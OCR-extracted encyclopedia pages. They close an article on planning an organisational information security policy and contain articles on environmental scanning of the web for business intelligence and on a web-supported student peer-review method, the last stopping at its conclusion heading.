A document, which specifies all the fundamental security duties of every staff of an organisation, must be developed. This document is frequently called the *information security policy* (ISP). The document is usually presented to a person upon commencement of the employment with a request to read, sign, and follow. The document would not outline all the detailed procedures but defines all the duties related to the security issues which each employee should follow.

Developing an effective ISP is not an easy task. It is recommended to use some guidelines like the international standard ISO 17799 (and later version) on managing information security as a starter. Then a quicker result may be achieved without decreasing the quality of ISP.

Step 8: Implementation

At this point, all the procedures and solutions developed before are put to practical use. There are no special rules related to this stage. All good practices of systems implementation should be tried. Perhaps one point is extremely important: it is the end user's involvement. The attitude of end users, dealing every day with the security system, is crucial. To avoid hostile attitude of the users, their cooperation needs to be gained. The best way to achieve this is to engage them in the development process on all stages. By being involved, the users might (hopefully) develop a positive attitude toward the offered solutions and then treat them as a regular part of their duties.

Step 9: Maintenance

Nothing is more annoying as a component of a system which is supposed to work but does not work properly. Initial trust put on this component should not be jeopardised by sloppy maintenance. The aim of the maintenance procedures is that all parts of the security system work according to their design.

It is recommended to automate the system maintenance. For instance, when installing virus scanners or intrusion detectors, it is worth arranging automated delivery and installation of the available updates. Of course, it has to be done in a secure way; that is, the updates are real updates, generated and transported from the original source, and not compromised on the way. When the maintenance process is outsourced, the company must be sure that only the authorised party does the remote maintenance.

Step 10: Revision

Revision introduces changes to the technology, user requirements, or environment. Revisions should be done on a regular basis, though it is very important to provide an adequate reaction to such rapidly changing conditions, which otherwise could put the whole system in disarray. The classical example of a source of substantial errors is the change of the servicing organisation without informing the users.

FUTURE TRENDS

Somehow, information security is a race between hackers, cyber-terrorists, cyber-criminals, and owners of information technology (IT) to provide proper functioning of computers and networks. Each day, mass media and specialised sources bring information about new attempts to violate the integrity of IT and tools to confine these threats.

A majority of the existing procedures have a retroactive nature: they attempt to fix security holes that have been found. To gain in this race, we need to adopt a proactive approach: predict possible attacks and plan for them. The 10-step procedure of planning a security system described in the text is perhaps an example of such a trend and should be continued.

To accomplish secure computing, the management must seek the advice and help of an experienced security specialist. Whoever that specialist is, the overwhelming goal of the whole exercise must be increased welfare of the whole organisation. This article is a general road map to company management on how to design and build quality information security systems. Only after following this roadmap may the company enjoy the benefits of using multimedia technology and networking facilities to their advantage.

NOTE

This article is a revised version of the article of the same title published in the first edition of this encyclopedia. The author of the previous version, Professor Victor Portougal, died in late 2005.

KEY TERMS

Business System Planning (BSP): IBM's developed methodology of investing in information technology. An example of a *system approach* methodology of developing an information system.

Chief Information Security Officer: Employee of an organization who is top authority in relation to information security issues.

Collective Action: An initiative undertaken by groups of owners, industry groups, government groups, and so forth, who audit the collective system operation and exchange information to detect patterns of distributed attacks.

Information Security: Domain of knowledge dealing with issues of preserving confidentiality, integrity, and availability of information.

Information Security Policy: A document which outlines the basic rules of safe processing and dissemination of information.

Intrusion Detection: Attempts to discover attacks while they are in progress, or at least discover them before much damage has been done.

ISO 17799: International standard describing managing information security processes.

Need-to-Know Access Policy: Security access policy based on supplying to individual employee only information necessary to perform their duties.

Piecemeal Design: A method of designing a system in which each component of a system is developed independently.

Principle of Least Privilege Access Policy: Equivalent of "need-to-know" security policy related to the role-based security access model.

Risk Analysis: Definition to what extent particular data could be a subject of unauthorized access or alterations.

Security Category: Limitation of circulation imposed on a document or a file.

Security Clearance: Individually granted to an employee set of privileges related to dealing with confidential information.

Terminal Defense: An initiative undertaken by the owners of individual nodes in a network to protect their individual nodes from persistent, well-supported intrusion.

Scanning Multimedia Business Environments

Sören W. Scholz
Bielefeld University, Germany

Ralf Wagner
University of Kassel, Germany

INTRODUCTION

The term *environmental scanning* (ES) refers to the way in which managers study their relevant business environment. More precisely, we define *ES* as both looking for and looking at information available in the business environment. These activities embrace all domains of gathering facts from external sources like *competitive intelligence* (CI) and market research, but take a more holistic, integrative perspective by considering consumers, competitors, and the technological developments in same industry and different industries as well (Scholz & Wagner, 2006). Choo, Detlor, and Turnbull (2001) give an overview of ES and empirical findings supporting the importance of ES activities in business organizations. ES helps managers foresee favorable as well as unfavorable influences and initiate strategies that enable their organizations to adapt to their business environments.

This article:

- outlines three perspectives on the challenges for environmental scanning arising from information dissemination by multimedia,
- discusses opportunities for ES on the World Wide Web (WWW), and
- exemplarily describes two software solutions for ES in multimedia.

The remainder of the article is organized as follows: the next section discusses challenges for ES arising from the increase of multimedia technologies in the business environment. Then, we discuss the impact of the WWW on ES. Subsequently, we present the state of the art in ES practice as well as the supporting software. The article concludes with a brief outline of future challenges in the field of ES.

ES IN MULTIMEDIA: CRAFTSMANSHIP, ART, OR SCIENCE?

Craftsmanship

Referring to Jauch and Glueck (1988), the external environment consists of the following six areas: (1) customers, (2) suppliers, (3) competition, (4) socioeconomic, (5) technological, and (6) governmental. As depicted in Figure 1, these sectors make up the firmament of an organization's information environment.

In the figure, the sectors are ordered with respect to their affinity to the industry environment on the left-hand side and the global *business environment* on the right-hand side. On the bottom plate, the internal information sectors are illustrated. The relevant internal business environment comprises research and development, market research, basic engineering, cost controls, financial management, and controlling departments (Garg, Walters, & Priem, 2003). Major aims are cost control and operational efficiency, but information fragments may be found in all internal media, particularly in the intranet, in-house presentations and protocols of all kinds of meetings. All tasks appear to be well ordered and, thus, sophisticated *ES* activities should be a good piece of artisanship. However, the artisan has to cope with two problems: the wide array of relevant topics and the diversity of information sources. Consequently, there is constant competition for the manager's limited attention among different topics, information sources, and fragments. Accordingly, scanning is a challenging task because a broad range of internal and external sources have to be exploited, data in different (often ill-specified) formats have to be combined, and the topics as well as the information sources of interest cannot be exhaustively described, a priori, but rather emerge during the scanning activities.

Art

ES aims to improve short-term and long-term planning and should lead to a better understanding of external changes. However, in the real world of management, ES is still far from being recognized as a structured task applied in daily managerial practice, for various reasons. First, this might be attributed to the perception of managers that systematic ES is user unfriendly (because of its quantitative methods), too complex (and thus simultaneously oversimplified, because of reducing to scope to very few of the relevant variables) and, therefore, might make them lose ground (Day, 2002). This problem becomes even more serious in the context of ES activities relying on multimedia, because the information is typically not presented in a well-structured and easily accessible manner. Professional tools for managing the ES process and systematizing these information sources are still not widespread in practice (Benczúr, 2005). Standard search engines, such as Google or Ask Jeeves, seem to be a great help in retrieving meaningful, relevant information at first glance, but do not organize the search results in a serviceable manner. Like art, ES requires connotations different from simple Web searches.

Science

The scientific perspective on *ES* in the *business environment* is dominated by the aim of identifying *weak signals* heralding significant changes in the industry structure or the relevant technology (cf. Martino, 2003, and Scholz & Wagner, 2006, for systematic literature reviews). In the early stages, the signals are small, subtle hints that are hardly distinguishable from the background noise. However, the earlier the organization detects these *weak signals*, the more time it has to successfully align the strategic decisions to emerging, forthcoming changes in the business environment. The central task of *ES* is to provide sound methodologies for the successful detection of relevant changes heralded in the information environment.

Modern computer technologies can help to identify the maturity of signals by means of data mining and bibliometric analysis of textual information sources. Intranet technologies provide promising solutions for managing knowledge repositories, and allow quick access to the sparse and distributed internal knowledge on the *external environment*. The most relevant characteristics of the information fragments provided by multimedia are their vagueness and the absence of links to other information that would make a consistent and meaningful picture. Thus, linking information fragments from different sources is the main challenge for the identification of *weak signals*.


The problem becomes more difficult if the prior knowledge of the decision maker is included in the problem formulation. Clearly, individuals have different knowledge of topic domains. They might be experts in very few domains, but these are not necessarily the relevant domains for grasping information fragments. The *information foraging theory* (Scholz & Wagner, 2006) provides us with a formal foundation for both modeling information seeking behavior and implementing innovative tools for gathering and combining information spreading over many media objects. An important element of this formal framework is the information infrastructure that captures the prior knowledge already gained with respect to an interesting topic. All incoming information fragments are assessed with respect to this prior knowledge, and the most interesting ones are selected for further consideration. In an empirical evaluation this methodology has been found to work well, even if errors are included in the information infrastructure (Scholz & Wagner, 2005).

WHAT A SIGHT: SCANNING THE WWW

The Internet—and in particular the WWW—provides the manager with excellent external information. Nowadays, the WWW consists of several billion documents that are largely designated for cost-free use. Trends in business, science, society, and politics are digitally announced on the WWW long before their consequences are observed in the real world (Decker, Wagner, & Scholz, 2005). McGoangle and Vella (1998) argue that 90% of all information needed by a company to make critical decisions is either already public or can be systematically developed from public data. As the WWW is both a publishing medium and an indispensable element of daily communication, almost all up-and-coming real-world phenomena are discussed in the virtual reality of the WWW. Therefore, Choo et al. (2001, p. 161) refer to the Internet as a "social information space."

S

Figure 1. Arenas of an organization's environmental scanning activities



LOSING ONE'S HEAD: SCANNING THE WWW

However, due to the massive information supply—Google already indexes more than eight billion Web pages—efficiently searching this information space requires a considerable understanding of ways to manage the selection of information fragments primarily because the WWW opens up a mind-blowing volume of ill-structured information. Search engines provide fundamental support in detecting relevant information, but are far from being adequate tools for *ES*. The dynamic and largely unregulated nature of the WWW is making it increasingly difficult to locate relevant information at reasonable costs (Chen, Chau, & Zeng, 2002).

Search engines have several drawbacks in presenting retrieved information. A search engine only proposes simple links that have to be followed manually. Furthermore, these search engines frequently provide too many irrelevant responses. Fine-tuning or the use of advanced search engines takes time and requires special knowledge. One aim of technical advances in ES systems is to develop sensitive and context-dependent reductions of the massive information overload that makes up the environment in which modern businesses have to operate.

From a practitioner's perspective, systematizing the ES process in an integrated software is clearly one of the most pressing future challenges. Both increasing efficiency and clarifying the information needs, and thus triggering the ES process in a dynamic, volatile, and unstructured environment such as the WWW, is needed.


THE YIN AND YANG OF ES

As described by the allegory of yin and yang, the crucial problem in ES processes is to knit the abilities of the human mind and the complexity of modern business environments. Multimedia processing systems are clearly the most promising tools for supporting the environmental scanning process. Managers' mental models not only facilitate the link between managerial decision-making and ES, but also define the criteria ES systems have to meet (Scholz & Wagner, 2006). A sound understanding of the user's way of thinking and his or her underlying information needs allows a customization that will increase the usability of the system. Subsequently we discuss software prototypes designed to cope the differences between the users' imagination of the business environment und the wide spread of information fragments.

TWO PROTOTYPES: MASTERSCAN & CI SPIDER

The MasterScan, developed by Liu (1998), is a prototypic *software agent* that exemplarily executes scanning tasks for the pulp and paper industry. This system visits previously defined Web pages and gathers relevant

Figure 2. Screenshots taken from the CI Spider (with kind permission of Hsinchun Chen)



information from these sources. The MasterScan is just able to extract information from pre-selected sources by comparing the content of these Web sites with the results from previous visits. Therefore, it is primarily a monitoring tool that is not designed to browse for new sources and detect information that is weak in the sense that basic ideas and concepts about these data have not yet been elaborated.


In a more recent approach, Chen et al. (2002) have developed a tool for *CI* on the Web that is also based on *software agent* technology. The user has to specify a starting URL and provide the keywords in order to evaluate the links and the documents found by the Spider. The CI Spider tries to avoid the principal shortcomings of classic search engines by generating its own structure for the retrieved documents and displaying them in a two-dimensional chart "on the fly" by means of a *self-organizing map* (SOM) approach. The CI Spider outranges standard Web search engines—for example, by the following graphical representation of results as well as by sophisticated extraction and visualization of noun-phrases included in retrieved documents by means of part-of-speech tagging and linguistic rules. Accordingly, empirical results show that the CI Spider provides significant better performance results with respect to precision, recall, and ease-of-use than a standard search engine (Chen et al., 2002). However, it is still based on a standard keyword search. The only possibility to realize completely undirected search activities is given by providing just a starting URL for a Web site of interest. In Figure 2, this has been conducted for the ehotelier newsletter (see www.ehotelier.com).

As shown in Figure 2, the user interface in the left screenshot is clearly structured, and only very few inputs have to be provided for a search. The right screenshot depicts the CI-Spider illustration of the *SOM* grid. This visualization can be easily modified by including different noun-phrases in the search results. However, the user still needs a rather complete picture of the topics and phenomena he or she wants to scan or monitor on the Web. The detection of completely new phenomena in the business environment is not featured. Due to the limitations of the classic SOM grid, the results for such a broad search are limited. Nevertheless, the CI Spider yields reasonable results if precise key words are provided by the user.

EXPLICATING THE INFORMATION STRUCTURE

An innovative approach to *ES* on the WWW has been introduced by Ontrup, Ritter, Scholz, and Wagner (submitted). This approach specifically takes into account different scanning activities that arise from the current mental state of the manager. The system supports the ES process in various ways: The gathered information is first used to train a hierarchically growing hyperbolic map (H^2SOM), which is an extension of the classic *SOM*, in a completely unsupervised way. The resulting *information structure* can be interactively explored by mapping the nodes of the H^2SOM on a Poincaré Disk (see Ontrup & Ritter, 2006, for details) in a similar fashion to the hyperbolic tree

Figure 3. Two screenshots of the ES-System by Ontrup et al. (2006)



browser, "Insight," from Xerox Park. As indicated in Figure 3, the nodes of the neural network are shown as 3Dglyphs, where graphical attributes such as size or color can be used to indicate the number of documents within a node, or the document density in the semantic space, respectively. Moreover, the most frequent words are annotated to each node to give an overview of topics discussed in the information environment. The left screen of Figure 3 depicts the Poincaré-Projection of the topic's structure. The arrow is used for navigation on the disk in a browser-like manner. In the right figure, the news activity is visualized. This tool allows the interactive exploration of the topic's structure and the news activity in the course of time.

In a second module, the *information foraging theory* is applied to select the most relevant documents for those clusters of interest (Scholz & Wagner, 2006). In an empirical investigation, Decker et al. (2005) demonstrate this module to outperform human experts in a search task involving time-pressure. In a third module, statistical testing of association rules allows changes in previously defined topics to be monitored.

A SPOT ON FUTURE DEVELOPMENTS

Taking the user's perspective, upcoming developments appear to be very promising. The WWW changes the traditional approach to ES in several ways. It allows smaller organizations to overcome resource barriers; it changes the role of external consultants by shifting the focus from information acquisition to consultancy; and it provides organizations with quick, up-to-date information about competitors that was previously unavailable. Moreover, the technological development is likely to enhance ES in the business environment:

- Users' mental models of the topics will be integrated in automated search processes.
- Even the learning progress might be integrated in software solutions customized for individual users.
- Ontology might improve users' understanding of ES results.
- Sophisticated multimedia representation technologies (e.g., Hurson & Yang, 2005) might improve users' interaction during the ES Process.
- The semantic Web is an up-and-coming multimedia environment for automated ES activities.

Up to now, all available software processes documents only. Other formats and technologies (e.g., MP4, Flash, or Java applets) need to be integrated. Finally, it is not only a saying that actions speak louder than words, although only a very few concepts have found their way from the academic literature to implementations that can be used for ES activities using multimedia technologies. Consequently, bridging the researcher-practitioner gap is likely to become a very profitable business.

CONCLUSION

This article describes both the domains and the approaches of ES in the business environment. The discussion of ES activities is organized in three interpretations of ES:

- The craftsmanship-interpretation emphasizes the domains from which information fragments should be gathered and combined in order to make up a structured process.
- The art-interpretation emphasizes the human information-processing perspective of coping with different information sources, a high diversity on information quality, and, of course, differences in prior knowledge. This interpretation highlights the challenges to arrange ES in well-structured and standardized processes.
- The science-interpretation is dominated by the aim of detecting weak signals heralding relevant changes before all members of an industry become aware of the changes.

Multimedia and networks, in particular the WWW, are excellent information environments, but conventional information retrieval does not meet the requirements of the latter two interpretations. Thus, we interrelate innovative concepts of automated scanning activities to human abilities of information processing and learning to build up systems that exceed ES support for just one of the previous interpretations. Starting from a discussion of contemporarily available software prototypes the current developments in the domain are depicted briefly. This investigation provides evidence for a shift from technology-centered to human-centered approaches in developing new support tools to find, extract, understand, and use information available from electronic information environments.

KEY TERMS

CI-Spider: Starting from a URL provided by a user, the CI Spider automatically retrieves, summarizes, and categorizes the content in linked pages using noun phrases and graphical concept maps.

Competitive Intelligence (CI): CI is characterized as (1) the process of acquiring, analyzing, and evaluating any information about known and potential competitors systematically or (2) actionable information gained in this process.

Environmental Scanning: The way in which managers study their relevant marketing environment; comprises both looking for and looking at information available in the business environment.

Information Foraging Theory (IFT): Explains information-seeking behavior of humans similar to food foraging. Basic elements are the perceived information "scent" of media (names, key words, etc.) and costs (particularly, by means of search time) for accessing the media.

Information Infrastructure: An element of IFT, which is made up by all knowledge already gained on the topic under consideration.

Information Structure: Partition of the information environment in meaningful topic clusters.

Intelligent Agents: A software entity that acts on behalf of the user to reduce both work and information load. It operates continuously and autonomously in a defined target environment.

Self-Organizing Map (SOM): A simulated neural network based on a grid of artificial neurons by means of prototype vectors. In an unsupervised training the prototype vectors are adapted to match input vectors in a training set. After completing this training the SOM provides a generalized *K*-means clustering as well as topological order of neurons.

Semantic Web: Provides us with common formats for the interchange of data related to real world objects. It is similar to the WWW, which enables the interchange of documents, but aims to become an environment for automated processing in addition to human browsing.

A Second Look at Improving Student Interaction with Internet and Peer Review

INTRODUCTION

In the last few years, education has been going through an important change: the introduction of information technology in the educational process. Many efforts have been conducted to realize the benefits of such technologies, such as the MIT-Media Lab *One Laptop per Child* initiative (MIT, 2007) in education. As a result of these efforts, there are many tools available today to produce multimedia educational material for the Web such as WebCT (WebCT, 2004). However, teachers are not sure how to use these tools to create effective models for teaching over the Internet. After a teacher puts classroom slides, schedules, and other static information on Web pages, what more can this technology offer? A possible response to this question is to use Internet technologies to promote collaborative learning.

Collaborative learning (CL) is an educational strategy based on social theories in which students, joined in small groups, are responsible for the learning experience of each other (Gokhale, 1995; Panitz, 2002). In CL, the main goal of the teacher is to organize collective activities that can stimulate the development of skills such as creativity, oral expression, and critical thinking, among others. When supported by computers and Internet technologies, collaborative learning is referenced as computer supported collaborative learning (CSCL). The main goal of CSCL is to use software and hardware to support and increase group work and learning. The peer review method, known by almost everyone in the academic world, when applied as an educational tool, can be considered a kind of collaborative learning activity.

This article describes an educational method that uses peer review and the Internet to promote interaction among students. This method, which has been used and refined since 1997 (by the first author), has been used in different computer science courses at the ICMC-USP. Software tools, such as the WebCoM—Web Course Manager tool (Silva & Moreira, 2003)—are used to support the peer review method and to improve interaction among students. The main advantages of the peer review method and the WebCoM tool over other works in this context are that they:

- Allow debate between groups (workers and reviewers) to improve interaction and social abilities among students;
- Focus on the interaction among students and their social skills;
- Also offer support for group activities (such as reports and assignments) without peer review.

Results generated by the experience of managing classes with the WebCoM tool are also presented.

STUDENTS GROUPS WITH PEER REVIEW METHOD

The peer review process is commonly used in the academic world: an article, project, course, or the like is proposed and peers judge the merits of the work. It is used in the educational context with a variety of goals, but almost always it is focused on communication and writing skills (Helfers, Duerden, Garland, & Evans, 1999; Kern, Saraiva, & Pacheco, 2003; Nelson, 2000).

In the educational peer review method presented here, students join in groups to carry out an assignment. After that, each assignment is made public, using the Internet, and is judged by another group of fellow students. These reviewers write a review report presenting their opinions about the work. Once the reviewers' work becomes public, the teacher schedules a class debate. At this debate, each group presents its work and has a chance to defend it from the reviewers' criticism. The two groups debate the work done in front of their classmates and teacher. Usually, the teacher is able to grade the assignment based on the review and the debate.

Trying to do all those tasks by hand would greatly reduce the benefits of the method (because too much work would be needed to implement it). A software tool is necessary to manage the assignment process. Few authors have developed Web-based software to assist teachers doing peer review, for example:

- The PG (peer grader), a system that offers support to peer review activities in which students submit work, review other works, and grade the reviewed work. The final grade of each work is determined by the system based on the grade of the reviewers (Gehringer, 2000).
- The WPR (Web-based Peer Review) system that is mentioned in Liu, Lin, Chiu, and Yuan (2001) as a tool for peer review management. Although some results of experiments using this tool are presented, there is only a brief explanation about the tool and no references to specific information about the system.
- The Catalyst Web Tools are a set of Web-based communication and collaboration applications designed for use in teaching, learning, research, and everyday work. Its peer review tool creates a shared online workspace for discussion or group work with peer review. Users can post, review, and comment on documents, projects, or assignments (Catalyst, 2007).

There are other Web-based tools that can be adapted for classroom use such as CyberChair (van de Stadt, 2004) and WIMPE (Nicol, 1996) which support the review process for technical contributions to conferences.

The major problem with these tools is the kind of review they support: one not targeted to promote interaction in educational environments. A new tool, WebCoM, was developed specifically to address this issue. Its main objective is to provide graphic interfaces to get, store, manipulate, and present information generated by both student groups and teachers during a course. Using the WebCoM tool, the teacher can:

- Define assignments and deadlines dates;
- Define other activities such as reports and tests;
- Define which group a reviewer will review;
- Associate grades to students or groups.

And the students can:

- Create groups;
- Turn in assignments and reports;
- View and access works of others groups;
- Access their grades.

As a practical example, the next section shows how a very common kind of assignment for computer science courses—a software project—can be handled using WebCoM and peer review to promote interaction among students.

SOFTWARE PROJECT ASSIGNMENT

The software project is a classic assignment in computer science courses. Commonly, it is in this type of activity that students are required to put into practice all concepts taught in class. There are two ways to conduct the software project activity: first, all students (or groups) develop a project from the same subject, and second, each student (or group) develops a project from different subjects. In either way, students are limited to explore and learn only about the project they are working on, mainly because of the individualism from traditional education methods (Panitz & Panitz, 1998). The presented peer review method minimizes this limitation because students (or groups) are required to learn about their colleagues' projects. When required to review projects and to participate in debates about other projects, students have an opportunity to extend their knowledge about other subjects, expanding the experience they would have using traditional individual learning. The development of a software project under the peer review method has five steps: group formation, assignment upload, choosing review groups, review upload, and classroom debate.

At the beginning of the course, the students have access to the course Web pages, where they can find the usual material (lecture slides, course calendar, etc.) and a list of available software projects. These projects are previously defined by the teacher and relate to the subject being taught in the course. In addition, students have access to the WebCoM tool in which the course and its activities (assignments and projects) are registered. The next subsections describe each of the five steps of the process.

Group Formation

After signing into the WebCoM tool, students have to form groups, usually three to four students per group. At this stage, they can choose which project they want to work on. There are a limited number of projects and each one can be worked on by a limited number of student groups. As the groups are formed, the options are reduced in a first come first served basis. After the group creation, the management tool creates an area on the server to store files uploaded by the groups (assignment and review report). Figure 1 shows the interface of the WebCoM's Group Formation tool.

Assignment Upload

Until the deadline, the groups can upload their work (as many times as they wish) using the WebCoM FTP tool. It automatically defines where to put the uploaded files based on the group from which the logged student is member. The use of a software tool is important at this point because, once the files are uploaded, they can be organized in Web pages and accessed by reviewers. Soon after the upload, the files are made available on a WebCoM HTML page (Figure 2).

Specifically for the software project, students have to upload the code and a structured report called UDF (unit development folder) (Williams, 1975). Other kinds of structured reports can be used, but it is important to have a structured report about the code being uploaded (in our case, we opted for a simple well established structure). That report is used to normalize the review process.

Choosing Review Groups

After the deadline for hand in (upload) the assignments, the teacher can determine which group another group will review. The teacher can take this opportunity to pair complementary projects, avoid cross reviews (two groups doing the review of each other), or any other strategy the teacher thinks may improve the quality of the reviews and the final debate. This task can also be done using the WebCoM tool for review allocation.

Review Upload

Until the deadline for the review, the reviewer groups can upload their work (as many times as they wish) using the WebCoM FTP tool. Again the tool automatically sets the directory to upload files based on the logged student information and makes them available on a WebCoM HTML page (Figure 2).

Reviewers have to test the programs and read the reports about their colleague's projects. At this stage, reviewers are encouraged to iterate with the group (which did the work) to better understand the project

Figure 1. WebCoM group formation tool. Reproduced with permission from E. Q. Silva and D. A. Moreira, ACM JERIC 3:1-14, Nov. 2003. © 2003, Association for Computing Machinery.

and exchange ideas. After that, they try to answer specific questions in their review, for instance: design quality, code quality, and documentation quality. It is important that judging parameters for each question are clearly defined to the students.

Classroom Debate

That is the most exciting part of the method. At the classroom (or in a chat room for distance education courses), each group has a chance to present its work to their classmates (and teacher) and to defend it against the reviewers' criticisms. The correspondent reviewer group can present its suggestions and defend its points of view. The two groups can debate the project problems and qualities for some time. Teacher and classmates can give opinions, ask questions, and contribute to the debate. The process goes on until all groups have presented their work. Usually, the teacher can give a grade to the groups based on the reviews and the debates. During the debates, it is easier to notice if a group really understood the theory and key concepts behind their software project by the way they argue their case.

It is recommended that the teacher plan the course schedule to leave sufficient time for the debates. Some groups debate more than others. If the time for debate is too short, the students will not have time to expose their points of view.

At the end of the process, all information is made available in an organized way at the course site. Figure 2 shows a WebCoM page that summarizes the results of an activity managed with the peer review method.

In Figure 2, *Group* is the name of the group; *Project* is a link to the assignment done by the group; *Project review* is a link to the review of the group's project; *Makes review of* is a link to the review written by the group; *Grade* is the grade for the project; *Review Grade* is the grade for the review; and *Students* are the group members.

The software project assignment example describes well how the method works, but this method has been used in other kinds of assignments. When used in seminar assignments, where groups have to present a seminar about a subject to the class, the review strategy is slightly modified. The groups upload the text and slides they intend to present, and then the reviewers (usually after a week) upload their opinions. Now the groups have the chance to modify their text and slides based upon the opinions of the reviewers, if they agree with them. After the seminar presentation, there is the debate between the group and the reviewers (the audience is invited to take part too) where the reviewers can present their opinions about the seminar presentation;

analyze if the modifications they proposed were properly implemented (if they were accepted); and point out the qualities and problems of the work. Again the group is free to challenge the reviewers' opinions. This strategy improves seminar quality and helps to start a good debate about the topic being presented.

TESTING THE PEER REVIEW METHOD IN THE REAL WORLD

This method of student groups and peer review is in use and refinement since 1997 with good results. Since August 2001, the method is being evaluated using the student evaluation questionnaire for graduate and undergraduate courses. To get a picture of how the participating students were seeing the peer review method and WebCoM tool, the following questions, from the student evaluation questionnaire, were analyzed:

```
1- Question 1: Did you use the WWW facili-
ties? (Y/N)
...
3- Does the use of the WWW facilities make
the course easier?
...
7- What is your opinion about the idea of
Internet support?
8- What do you think of peer review evalu-
ation?
```

The questionnaire was applied to 11 classes from graduate and undergraduate courses from the second semester of 2001 to the second semester of 2005. Table 1 shows the total number of students in each semester and the total number of students that answered the questionnaire.

Three persons, a teacher, a psychologist, and a graduate student, classified the student answers in three categories: *Yes or Liked*, *Neutral*, and *No or Disliked*, based upon what was asked to the students. The three classifications were merged into one using averages. Question 3 was used just to make sure all students used the WebCoM tool. Table 2 shows the results of this evaluation (the percentages were calculated taking only the students that answered the questions).

As shown in Table 2, few students disliked the use of the Internet in general (Questions 3 and 7). The majority of the students (both graduate and undergraduate students) had a good response to the peer review method (Question 8). Comparing these results with the ones published on the first edition of this encyclopedia (Table 3), the percentages do not change much, indicating that we are getting close to the average student opinion.

Also interesting are the topics raised by the students in their answers about the peer review method/WebCoM (Question 8). Those come from the comments the students have freely added to the question (not all students added comments and not all comments were related to this four topics). Again the same three person team read the answers and the results are the average of their opinions:

- **Interaction:** 12% graduate and 14% undergraduate students stated in their answers that the method increased interaction or that they learned more about the project of the group they reviewed.
- **Fairness:** 19% graduate and 6% undergraduate students were concerned about having clear judging parameters. As the students themselves are doing the evaluation, they are concerned that different reviewers may be using different param-

Table 1. Total number of students in each semester and the total number of students that answered the questionnaire

		Graduate Students		Undergraduate Students	
	Classes	Total	Answered	Total	Answered
2nd Semester 2001	2	32	18 or ~56%	40	30 or ~75%
2nd Semester 2002	2	24	22 or ~92%	48	31 or ~65%
1st Semester 2003	2	24	20 or ~83%	42	34 or ~81%
2nd Semester 2003	2	9	5 or ~56%	37	29 or ~78%
1st Semester 2004	2	-	-	66	40 or ~61%
2nd Semester 2005	1	-	-	49	33 or ~67%
Total	11	89	65 or ~73%	282	197 or ~70%

Table 3. Evaluation for answers to the method evaluation questions in the period from 2001 to 2003

	Graduate			Undergraduate		
	Yes or liked.	Neutral	No or disliked	Yes or liked.	Neutral	No or disliked
Question 3	90%	3%	7%	82%	9%	9%
Question 7	90%	6%	4%	93%	6%	1%
Question 8	71%	9%	21%	81%	8%	10%

Table 2. Evaluation for answers to the method evaluation questions

	Graduate			Undergraduate		
	Yes or liked.	Neutral	No or disliked	Yes or liked.	Neutral	No or disliked
Question 3	88%	3%	9%	82%	9%	9%
Question 7	91%	6%	3%	93%	6%	1%
Question 8	69%	11%	20%	82%	7%	10%

eters for their evaluation. This highlights the need for clear judging parameters being explained in advance by the teacher. Thus, if a group thinks its reviewers did not stick to these parameters, they can bring up the issue during the debate.

- **Embarrassment:** 26% graduate and 3% undergradute students felt that the review process caused friction among students or that they were embarrassed or uneasy during the debates. They were not comfortable exposing their work and/or receiving criticisms. These students are having an opportunity to learn how to overcome those feelings. This is important, as they will be exposed to criticism from their peers throughout their carriers.
- **Workload:** 2% graduate and 5% undergraduate students were concerned about having to do extra work when using this method. From the teacher viewpoint, this is not necessarily bad; it may be that some students are putting more effort than they would otherwise.

CONCLUSION

